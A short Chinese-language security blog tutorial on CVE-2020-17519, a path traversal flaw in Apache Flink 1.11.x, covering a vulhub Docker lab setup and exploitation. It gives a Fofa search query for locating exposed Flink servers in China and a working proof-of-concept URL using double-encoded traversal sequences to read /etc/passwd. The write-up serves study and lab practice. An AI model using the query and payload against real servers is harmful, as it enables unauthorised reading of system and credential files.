Apache Flinkjobmanager/logs 路径遍历 (CVE-2020-17519)

前言说明：

Apache Flink 是一个开源流处理框架，具有强大的流处理和批处理能力。

Apache Flink 1.11.0 中引入的一项更改（也在 1.11.1 和 1.11.2 中发布）允许攻击者通过 JobManager 进程的 REST 接口读取 JobManager 本地文件系统上的任何文件。

Fofa 语句查询：


country="CN" && js_name="runtime.0dcf16aad31edd73d8e8.js"

漏洞存在占比大概十分之六（按搜索出的单页面统计）


正文：

环境搭建：

我们使用 vulhub 进行环境搭建，具体漏洞打开目录：
/vulhub-master/flink/CVE-2020-17519
开启命令：docker-compose up -d



打开成功后访问 http://**192.168.0.110**:8081/#/submit 即可红色部分换成你自己的靶机 IP




这样即可完成搭建工作

漏洞利用：

利用方式很简单，直接构建 poc
http://192.168.0.110:8081/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd
红色部分加入到网站后即可，读取网站中/etc/passwd 目录

这里对%252f 解释一下，这个是对/进行 url 编码加密两次后的值



参考文章：

https://vulhub.org/#/environments/flink/CVE-2020-17519/

作者：【白】
交流群：70844080
公众号：白安全组
仅供学习研究